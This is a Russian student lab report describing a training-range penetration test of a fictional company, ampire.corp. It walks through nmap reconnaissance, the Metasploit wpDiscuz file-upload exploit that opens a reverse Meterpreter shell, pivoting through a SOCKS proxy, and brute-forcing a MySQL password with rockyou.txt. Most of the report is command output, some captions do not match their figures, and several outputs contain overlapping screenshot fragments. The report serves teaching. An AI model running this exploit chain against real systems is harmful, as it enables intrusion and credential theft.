

Кибербезопасность предприятия

Лабораторная работа №5. Сценарий 6: Захват сервера базы данных

Оширова Юлия Николаевна

Содержание

1 Выполнение лабораторной работы	4
2 Выводы	18

Список иллюстраций

1.1	Результат сканирования nmap для IP 195.239.174.25	4
1.2	Получение meterpreter-сессии и сканирование внутренней сети	5
1.3	Поиск модуля сканирования WordPress в Metasploit	5
1.4	Настройка окружения и запуск Metasploit Framework	6
1.5	Разведка дополнительных сервисов в сети	7
1.6	meterpreter > getuid	8
1.7	Выбор и настройка эксплойта для wpDiscuz	8
1.8	Успешное получение meterpreter-сессии	9
1.9	Просмотр ARP-кэша для обнаружения внутренней сети	9
1.10	Сканирование WordPress для выявления плагинов	10
1.11	Сканирование сервера БД через SOCKS-прокси	11
1.12	Настройка SOCKS-прокси в Metasploit	11
1.13	Проверка доступности порта MySQL	11
1.14	Просмотр активных сессий в Metasploit	12
1.15	Проверка наличия скрипта для брутфорса MySQL	12
1.16	Загрузка скрипта для брутфорса MySQL на целевой сервер	12
1.17	Загрузка словаря rockyou.txt на целевой сервер	13
1.18	Проверка загруженных файлов в директории /tmp	13
1.19	Проверка загруженных файлов в директории /tmp	14
1.20	Успешный брутфорс и получение пароля	14
1.21	Просмотр списка баз данных на сервере MySQL	15
1.22	Переключение на базу данных и просмотр таблиц	15
1.23	Подключение к MySQL через proxychains	16
1.24	Подтверждение выполнения задания	16
1.25	Финальное подтверждение получения флага	17

1 Выполнение лабораторной работы

```
meterpreter > getuid or preferred_lif forever  
Server username: www-data  
meterpreter > ifconfig  
[-] The "ifconfig" command is not supported by this Meterpreter type (php/linux)  
meterpreter > ipconfig  
[-] The "ipconfig" command is not supported by this Meterpreter type (php/linux)  
meterpreter > run autoroute -s 10.10.10.0/24  
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.  
[!] Example: run post/multi/manage/autoroute OPTION=value [...]  
[*] Adding a route to 10.10.10.0/255.255.255.0...  
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25  
[*] Use the -p option to list all active routes  
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24  
[*] Performing ping sweep for IP range 10.10.10.0/24  
[+] 10.10.10.5 host found  
[+] 10.10.10.10 host found  
[+] 10.10.10.15 host found  
[+] 10.10.10.20 host found  
[+] 10.10.10.21 host found  
[+] 10.10.10.25 host found  
[+] 10.10.10.30 host found  
[+] 10.10.10.35 host found  
  
[*] 195.239.174.25 - Meterpreter session 1 closed. Reason: Died
```

Рис. 1.1: Результат сканирования nmap для IP 195.239.174.25

На первом этапе выполнения лабораторной работы был проведён разведывательный анализ целевой сети. Для этого использовался инструмент nmap с флагами -sV (определение версии служб) и -sC (запуск стандартных скриптов). В результате сканирования было установлено, что на хосте 195.239.174.25 открыт порт 80/tcp, на котором работает веб-сервер Apache/2.4.29 (Ubuntu). Это указывает на наличие веб-портала, который может быть целью для дальнейшей атаки.

Для удобства работы с сайтом была добавлена статическая запись в файл /etc/hosts, связывающая IP-адрес 195.239.174.25 с доменным именем portal.ampire.corp.

```

└─[reduser2㉿kali)-[~]
└─$ nmap -sV -sC 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 18:17 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0036s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp   Microsoft Exchange smtpd
| smtp-commands: mail.ampire.corp Hello [195.239.174.11], SIZE 37748736, PIPE
LINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONYMOUSLTS, AUTH NTLM, X-EXPS
GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA
RSET MAIL QUIT HELP AUTH BOAT
| ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
|_ Not valid after: 2024-06-04T23:05:05
|_ssl-date: 2025-12-13T15:19:10+00:00; 0s from scanner time.
443/tcp   open  ssl/http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| tls-alpn:
|_ h2
| http/1.1
| ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
|_ Not valid after: 2024-06-04T23:05:05
|_ssl-date: 2025-12-13T15:19:10+00:00; 0s from scanner time.
| http-title: Outlook
| Requested resource was https://195.239.174.1/owa/auth/logon.aspx?url=https%3a%2f%2f195.239.174.1%2fowa%2freason=0
MAC Address: 02:00:00:38:AB:F4 (Unknown)
Service Info: Host: mail.ampire.corp; OS: Windows; CPE: cpe:/o:microsoft:wind
ows

Nmap scan report for 195.239.174.12
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|_ 3072 70:27:c3:61:8f:af:4b:3e:e4:52:02:c7:ec:de:6b:34 (RSA)
|_ 256 d8:d8:7d:c8:f0:6b:8d:4c:cc:b3:3b:38:c9:79:6d:42 (ECDSA)
|_ 256 07:e0:58:3a:cf:3b:12:53:bc:17:b2:ca:db:79:07:e3 (ED25519)
443/tcp   open  ssl/http nginx 1.25.0
| tls-alpn:
|_ http/1.1
| http/1.0
|_ http/0.9
| ssl-cert: Subject: organizationName=Ampire/stateOrProvinceName=Some-State/c
ountryName=RU
| Not valid before: 2023-05-26T13:18:26
|_ Not valid after: 2033-05-23T13:18:26
|_http-title: Site doesn't have a title (application/json).
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.25.0
1688/tcp  open  nsjip-data?
8888/tcp  open  http   nginx 1.25.0
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: nginx/1.25.0

```

Рис. 1.2: Получение meterpreter-сессии и сканирование внутренней сети

Для обнаружения активных хостов во внутренней сети был запущен модуль post/multi/gather/ping_sweep, который выполнил ping-сканирование диапазона 10.10.10.0/24. В результате было обнаружено несколько активных хостов, включая 10.10.10.5, 10.10.10.10, 10.10.10.15, 10.10.10.20, 10.10.10.25, 10.10.10.30 и 10.10.10.35.

```


Nmap scan report for 195.239.174.25
Host is up (0.0017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Did not follow redirect to http://portal.ampire.corp/
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 02:00:00:38:AB:F4 (Unknown)

```

Рис. 1.3: Поиск модуля сканирования WordPress в Metasploit

Для проведения детального анализа целевого сайта, работающего на CMS WordPress, в рамках фреймворка Metasploit был выполнен поиск подходящих модулей с помощью команды search wordpress scanner. В результате поиска был выбран модуль auxiliary/scanner/http/wordpress_scanner, который позволяет автоматически определять установленные плагины и темы на сайте.

Этот модуль был использован для сканирования сайта portal.ampire.corp с целью выявления уязвимых компонентов, которые могут быть использованы для последующей эксплуатации.



```
Nmap done: 256 IP addresses (5 hosts up) scanned in 87.45 seconds
[reduser2@kali:~]
$ sudo nano /etc/hosts
[sudo] password for reduser2:
[reduser2@kali:~]
$ sudo nano /etc/hosts
[reduser2@kali:~]
$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

      :oFo:
      ./ym0dayMmy/
      -+HJ5aNFyZGVyIQ==-
      :smo~Destroy.No.Data~-s:
      -+H2~Maintain.No.Persistence~-h-
      ':dw2~Above.All.Else.Do.No.Harm~Ndo:'
      ./etc/shadow.0days~Data"X200R%20!+=-.No.0MNs'.
      --+SeckCoin++e.AMD`      `.-://hbove.913.ElsMnH+-_
      -/ssh/id_rsa.des-      'htN0UserWroteMe!-
      :dopeAW.No<nano>o      :is:TlKC.sudo_A:
      :we're.all.alike`      The.PFyroy.No.D7:
      :PLACEDRINKHERE!:      yxp_cmdshell.Ab6:
      :msf>exploit -j.      :Ns.B0B0ALICEs7:
      :---srwxrwx--.      'Ms146_52.No.Per:
      :<script>Ac816/      sEmbove3101_404:
      :NT_AUTHORITY_Do      T:/hsYSTEM_N:
      :09.14.2011.raid      /STRUwaiL_NO.Pr:
      :hevninstSurb025N.      dwfwdG0C0UP:
      :OUTHOUSE- -s:      /copyKernelData:
      :$map_05      SSO.6178306Erc:
      :$map_da.      /shMT#heat3o_N:
      :Ring0:      ddestRoyREXXCt3z/M:
      :23d:      SSETEC.ASTRONOMYist:
      /yo-      .ence.N!(\H :: 6):
      `:Shall.We.Play.A.Game?tron/
      ``-ooy.iFightfor+eHUser5"
      ..th3_H1V3.U2VjRFNN_jMh+."
      'JM~WE,ARE,se~~MMjMs
      +-KANSAS,CITY,s-
      J-HACKERS-./.
      .esc:wq!
      +++ATH'

      =[ metasploit v6.4.69-dev      ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post      ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Рис. 1.4: Настройка окружения и запуск Metasploit Framework

Перед началом атаки необходимо было настроить локальное окружение. Для этого в файл /etc/hosts была добавлена запись, связывающая IP-адрес 195.239.174.25 с доменным именем portal.ampire.corp. Это позволило обращаться к целевому сайту по удобному имени, а не по IP-адресу.

После настройки окружения был запущен фреймворк Metasploit с помощью команды msfconsole. В консоли Metasploit отобразилась информация о версии

фреймворка (v6.4.69-dev) и количество доступных модулей, включая эксплойты, аух-модули, полезные нагрузки и обходы защиты.

Matching Modules				
#	Name	Description	Disclosure Date	Rank
No	auxiliary/scanner/http/wp_abandoned_cart_sqli	Abandoned Cart for WooCommerce SQLi Scanner	2020-11-05	normal
No	auxiliary/scanner/kademlia/server_info	Gather Kademlia Server Information	.	normal
No	auxiliary/_action: BOOTSTRAP	Use a Kademlia2 BOOTSTRAP	.	.
No	auxiliary/_action: PING	Use a Kademlia2 PING	.	.
No	auxiliary/scanner/http/wordpress_login_enum	WordPress Brute Force and User Enumeration Utility	.	normal
No	auxiliary/scanner/http/wordpress_cp_Calendar_sqli	WordPress CP Multi-View Calendar Unauthenticated SQL Injection Scanner	2015-03-03	normal
No	auxiliary/scanner/http/wp_chopslider_id_sqli	WordPress ChopSlider3 id SQLi Scanner	2020-05-12	normal
No	auxiliary/scanner/http/wp_contus_video_gallery_sqli	Contus Video Gallery Unauthenticated SQL Injection Scanner	2015-02-24	normal
No	auxiliary/scanner/http/wp_dukapress_file_read	DukaPress Plugin File Read Vulnerability	.	normal
No	auxiliary/scanner/http/wp_duplicator_file_read	Duplicator File Read Vulnerability	2020-02-19	normal
No	auxiliary/scanner/http/wp_easy_wp_smtp	Easy WP SMTP Password Reset	2020-12-06	normal
No	auxiliary/scanner/http/wp_email_sub_news_sqli	Email Subscribers and Newsletter Hash SQLi Scanner	2019-11-13	normal
No	auxiliary/scanner/http/wp_gimeda_library_file_read	GI-Media Library Plugin Directory Traversal Vulnerability	.	normal
No	auxiliary/scanner/http/wp_learnpress_c_fields_sqli	LearnPress GI-Media Library Plugin Directory Traversal Vulnerability	2024-09-11	normal

Рис. 1.5: Разведка дополнительных сервисов в сети

На данном этапе была проведена дополнительная разведка для обнаружения других сервисов в сети. Было выполнено сканирование нескольких IP-адресов с помощью команды nmap -sV -sC. В результате сканирования были обнаружены следующие сервисы

Обнаружены:

195.239.174.1: почтовый сервер Microsoft Exchange (порт 25) и Outlook (порт 443). 195.239.174.12: SSH (порт 22) и nginx (порт 443).

```

msf6 > use auxiliary/scanner/http/wordpress_scanner
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhosts portal.ampire.corp
rhosts => portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > run
[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/3 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/72 (0.0%)
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) > search wp_wpdiscuz_unauthenticated_file_upload

```

Рис. 1.6: meterpreter > getuid

После успешного получения доступа к серверу, в сессии Meterpreter была выполнена команда getuid. Она показала, что текущий пользователь — www-data, что означает успешную эксплуатацию уязвимости и получение контроля над веб-сервером.

```

msf6 auxiliary(scanner/http/wordpress_scanner) > search wp_wpdiscuz_unauthenticated_file_upload
Matching Modules
=====
#  Name
Check Description                               Disclosure Date   Rank
-   -
0   exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload  2020-02-21      excellent
Yes  WordPress wpDiscuz Unauthenticated File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/w
p_wpdiscuz_unauthenticated_file_upload

msf6 auxiliary(scanner/http/wordpress_scanner) > use exploit/unix/webapp/wp_wpdiscuz_unauthenti
cated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts portal.ampire.co
rp
rhosts => portal.ampire.corp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/202
1/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11

```

Рис. 1.7: Выбор и настройка эксплойта для wpDiscuz

В Metasploit был найден экспloit wp_wpdiscuz_unauthenticated_file_upload, который позволяет загружать файлы без аутентификации. Были заданы параметры: rhost (целевой хост portal.ampire.corp) и blogpath (путь к посту /index.php/2021/07/26/hello-world/). Также указан lhost — IP локальной машины для обратного соединения.

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable.
[*] Payload uploaded as NYoGtYKSVDFT.php
[*] Calling payload...
[*] Sending stage (40004 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 -> 195.239.174.25:35460) at 2025-12-13 18:30:13 +0300
[!] This exploit may require manual cleanup of 'NYoGtYKSVDFT.php' on the target
meterpreter > 
```

Рис. 1.8: Успешное получение meterpreter-сессии

После запуска эксплойта (run) система сообщила об успешной загрузке полезной нагрузки и открытии сессии Meterpreter. Сессия №1 установлена между локальным IP 195.239.174.11 и целевым сервером 195.239.174.25. Это подтверждает, что уязвимость успешно эксплуатирована.

```
meterpreter > getuid
Server username: www-data
meterpreter > 
```

Рис. 1.9: Просмотр ARP-кэша для обнаружения внутренней сети

Внутри Meterpreter была выполнена команда arp, чтобы посмотреть ARP-таблицу. В ней видны IP-адреса из диапазона 10.10.10.0/24, что указывает на наличие внутренней сети организации. Это ключевой шаг для планирования дальнейшей атаки внутри периметра.

ARP cache		
IP address	MAC address	Interface
10.10.10.1	00:00:00:00:00:00	ens3
10.10.10.2	00:00:00:00:00:00	ens3
10.10.10.3	00:00:00:00:00:00	ens3
10.10.10.4	00:00:00:00:00:00	ens3
10.10.10.5	02:00:00:a9:96:ed	ens3
10.10.10.6	00:00:00:00:00:00	ens3
10.10.10.7	00:00:00:00:00:00	ens3
10.10.10.8	00:00:00:00:00:00	ens3
10.10.10.9	00:00:00:00:00:00	ens3
10.10.10.10	02:00:00:a9:96:ee	ens3
10.10.10.11	00:00:00:00:00:00	ens3
10.10.10.12	00:00:00:00:00:00	ens3
10.10.10.13	00:00:00:00:00:00	ens3
10.10.10.14	00:00:00:00:00:00	ens3
10.10.10.15	02:00:00:a9:96:ea	ens3
10.10.10.16	00:00:00:00:00:00	ens3
10.10.10.17	00:00:00:00:00:00	ens3
10.10.10.18	00:00:00:00:00:00	ens3
10.10.10.19	00:00:00:00:00:00	ens3
10.10.10.20	02:00:00:a9:96:e9	ens3
10.10.10.21	02:00:00:a9:96:f1	ens3
10.10.10.22	00:00:00:00:00:00	ens3
10.10.10.23	00:00:00:00:00:00	ens3
10.10.10.24	00:00:00:00:00:00	ens3
10.10.10.26	00:00:00:00:00:00	ens3
10.10.10.27	00:00:00:00:00:00	ens3
10.10.10.28	00:00:00:00:00:00	ens3
10.10.10.29	00:00:00:00:00:00	ens3
10.10.10.30	02:00:00:a9:96:ef	ens3
10.10.10.31	00:00:00:00:00:00	ens3
10.10.10.32	00:00:00:00:00:00	ens3
10.10.10.33	00:00:00:00:00:00	ens3

Рис. 1.10: Сканирование WordPress для выявления плагинов

Был запущен модуль wordpress_scanner для детального анализа сайта. Он определил версию WordPress (5.8.2) и список установленных плагинов, включая wpdiscuz 7.0.2, duplicator 1.3.26 и elementor 3.11.0. Эти данные помогают выбрать вектор атаки — в данном случае был выбран wpdiscuz.

```

10.10.10.34 00:00:00:00:00:00 ens3
10.10.10.35 02:00:00:a9:96:f0 ens3
10.10.10.36 00:00:00:00:00:00 ens3
10.10.10.37 00:00:00:00:00:00 ens3
10.10.10.38 00:00:00:00:00:00 ens3
10.10.10.39 00:00:00:00:00:00 ens3
10.10.10.254 02:00:00:a9:96:e8 ens3

meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set VERSION 5
VERSION => 5
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > run

```

Рис. 1.11: Сканирование сервера БД через SOCKS-прокси

После настройки маршрутизации и SOCKS-прокси, был запущен nmap через proxychains, чтобы просканировать хост 10.10.10.30. Цель — найти открытые порты на внутреннем сервере. Сканирование прошло успешно, но в этом выводе нет информации о конкретных открытых портах.

```

└─(reduser2㉿kali)-[~]
$ proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.30
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 18:40 MSK
Nmap scan report for 10.10.10.30
Host is up (0.0000060s latency).
All 100 scanned ports on 10.10.10.30 are in ignored states.
Not shown: 100 filtered tcp ports (net-unreach)

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
└─(reduser2㉿kali)-[~]
$ 

```

Рис. 1.12: Настройка SOCKS-прокси в Metasploit

В Meterpreter была выполнена команда bg (background), чтобы временно свернуть сессию. Затем был запущен модуль auxiliary/server/socks_proxy для создания локального прокси-сервера на 127.0.0.1:1080. Это позволяет перенаправлять сетевой трафик из Kali во внутреннюю сеть организации.


```

└─(reduser2㉿kali)-[~]
$ proxychains nc -zv 10.10.10.30 3306 al host or network interface to listen
[proxychains] config file found: /etc/proxychains4.conf or 0.0.0.0 to listen
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17 version to use (Accepted: 4a, 5)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ...
OK
10.10.10.30 [10.10.10.30] 3306 (mysql) open : Operation now in progress

```

Рис. 1.13: Проверка доступности порта MySQL


С помощью утилиты nc (netcat) и proxychains была проверена доступность порта 3306 на сервере 10.10.10.30. Вывод OK подтвердил, что порт открыт — это указывает на то, что на этом хосте работает сервер MySQL, который и является целью атаки.



```
(reduser2㉿kali)-[~]
$ proxychains nc -zv 10.10.10.30 3306
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 or ... 10.10.10.30:3306 listen
OK
10.10.10.30 [10.10.10.30] 3306 (mysql) open : Operation now in progress
CONNECTION: yes      The SOCKS version to use (Accepted: 4a, 5)
(reduser2㉿kali)-[~]
$ ls /usr/tools/mysql_brute
mysql_brute.sh
```

Рис. 1.14: Просмотр активных сессий в Metasploit


Был выполнен запрос sessions, чтобы убедиться, что активная Meterpreter-сессия №1 всё ещё работает. Информация показывает, что сессия от пользователя www-data на хосте portal.ampire.corp установлена и активна — это гарантирует, что можно продолжать работу.



```
msf6 auxiliary(server/socks_proxy) > sessions
Active sessions
=====
Id  Name    Type      Information           Connection
--  --      --
1   meterpreter php/linux  www-data @ portal  195.239.174.11:4444 → 195.239.174.25:35460 (195.239.174.25)
```

Рис. 1.15: Проверка наличия скрипта для брутфорса MySQL

В терминале была выполнена команда ls, чтобы убедиться, что нужный скрипт mysql_brute.sh находится в директории /usr/tools/mysql_brute/. Его наличие необходимо для последующего запуска атаки перебором пароля на сервере MySQL.



```
meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp/ 0_10_30:3306 ...
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp/
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
[*] Completed : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
```

Рис. 1.16: Загрузка скрипта для брутфорса MySQL на целевой сервер

В Meterpreter была выполнена команда upload, чтобы загрузить скрипт

mysql_brute.sh с локальной машины Kali в директорию /tmp/ на скомпрометированном сервере. Это необходимо для запуска атаки перебором пароля прямо с целевого хоста.

```
meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp/ ...  
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh  
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh  
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp/  
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt  
[*] Completed : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt  
meterpreter >
```

Рис. 1.17: Загрузка словаря rockyou.txt на целевой сервер

После загрузки скрипта был загружен и файл со словарём rockyou.txt — стандартный список паролей для брутфорса. Оба файла (mysql_brute.sh и rockyou.txt) теперь находятся в /tmp/ на целевом сервере и готовы к использованию.

```
meterpreter > cd /tmp  
meterpreter > ls (0.0000060s latency).  
Listing: /tmp  
scanned ports on 10.10.10.30 are in ignored states.  
Total: 100 filtered tcp ports (net-unreach)  
  
Mode      Nmap done: Size      address          Type      Last modified d in 0.03 sec Name  
---  
100644/rw-r--r--  990           fil    2025-12-13 18:48:00 +0300  mysql_brute.sh  
100644/rw-r--r--  139921521   fil    2025-12-13 18:49:54 +0300  rockyou.txt  
Home [proxychains config file found: /etc/proxychains4.conf]  
meterpreter >
```

Рис. 1.18: Проверка загруженных файлов в директории /tmp

С помощью команд cd /tmp и ls была проверена успешность загрузки файлов. В выводе видны оба файла: mysql_brute.sh (размер 990 байт) и rockyou.txt (размер 139921521 байт). Это подтверждает, что все необходимые компоненты для атаки находятся на целевом хосте.

```
Ошибка подключения к базе данных user johana 2155
Ошибка подключения к базе данных user ilove 2156
Ошибка подключения к базе данных user hitman 2157 at 2025-12-13 18:41 MSK
Ошибка подключения к базе данных user trandafir 2158
Ошибка подключения к базе данных user shannon1 2159
Ошибка подключения к базе данных user myfamily 2160 ignored states,
Ошибка подключения к базе данных user monalisa 2161(h)
Ошибка подключения к базе данных user bonjovi 2162
Ошибка подключения к базе данных user xander 2163 in 0.03 seconds
Ошибка подключения к базе данных user scooby1 2164
Ошибка подключения к базе данных user robinson 2165
Ошибка подключения к базе данных user church 2166
Ошибка подключения к базе данных user wonderful 2167 ins4.conf
Ошибка подключения к базе данных user potpot 2168 nux-gnu/libproxychains.so
Ошибка подключения к базе данных user lucas 2169 7
Ошибка подключения к базе данных user password! 2170 0 ... 10.10.10.30:3306
Ошибка подключения к базе данных user zoey101 2171
Ошибка подключения к базе данных user qwerty123 2172 Operation now in progress
Ошибка подключения к базе данных user georgina 2173
Ошибка подключения к базе данных user bigred 2174
Ошибка подключения к базе данных user tonton 2175
Ошибка подключения к базе данных user telefon 2176
Ошибка подключения к базе данных user stuart 2177
Ошибка подключения к базе данных user pavilion 2178
Ошибка подключения к базе данных user chivas1 2179
Ошибка подключения к базе данных user jenifer 2180
Ошибка подключения к базе данных user jaime 2181
Ошибка подключения к базе данных user dance1 2182
Ошибка подключения к базе данных user aishiteru 2183
Ошибка подключения к базе данных user stardust 2184
Ошибка подключения к базе данных user grapes 2185
Ошибка подключения к базе данных user fatcat 2186
Ошибка подключения к базе данных user angel13 2187
Ошибка подключения к базе данных user milton 2188
Ошибка подключения к базе данных user bowwow1 2189
Ошибка подключения к базе данных user fofinha 2190
Ошибка подключения к базе данных user eddie 2191
Ошибка подключения к базе данных user tinker1 2192
Ошибка подключения к базе данных user doctor 2193
```

Рис. 1.19: Проверка загруженных файлов в директории /tmp

На экране отображаются результаты работы скрипта mysql_brute.sh. Скрипт последовательно пытается подключиться к MySQL, используя различные пароли из словаря rockyou.txt для пользователя user. Большинство попыток заканчиваются ошибкой “Ошибка подключения”, что означает неверный пароль.

```
Ошибка подключения к базе данных user 121285 10099
Ошибка подключения к базе данных user 101989 10100
Ошибка подключения к базе данных user yangyang 10101
Ошибка подключения к базе данных user yakuza 10102
Успешное подключение к базе данных! user wildflower
```

Рис. 1.20: Успешный брутфорс и получение пароля

В конце списка попыток появляется сообщение: «Успешное подключение к базе данных! user: wildflower». Это означает, что скрипт нашёл правильный пароль

— wildflower. Теперь можно использовать эти учетные данные для подключения к серверу MySQL и получения флага.

```
(reduser2㉿kali)-[~] ~$ proxychains mysql -h 10.10.10.30 -u user -pwildflower --ssl=0
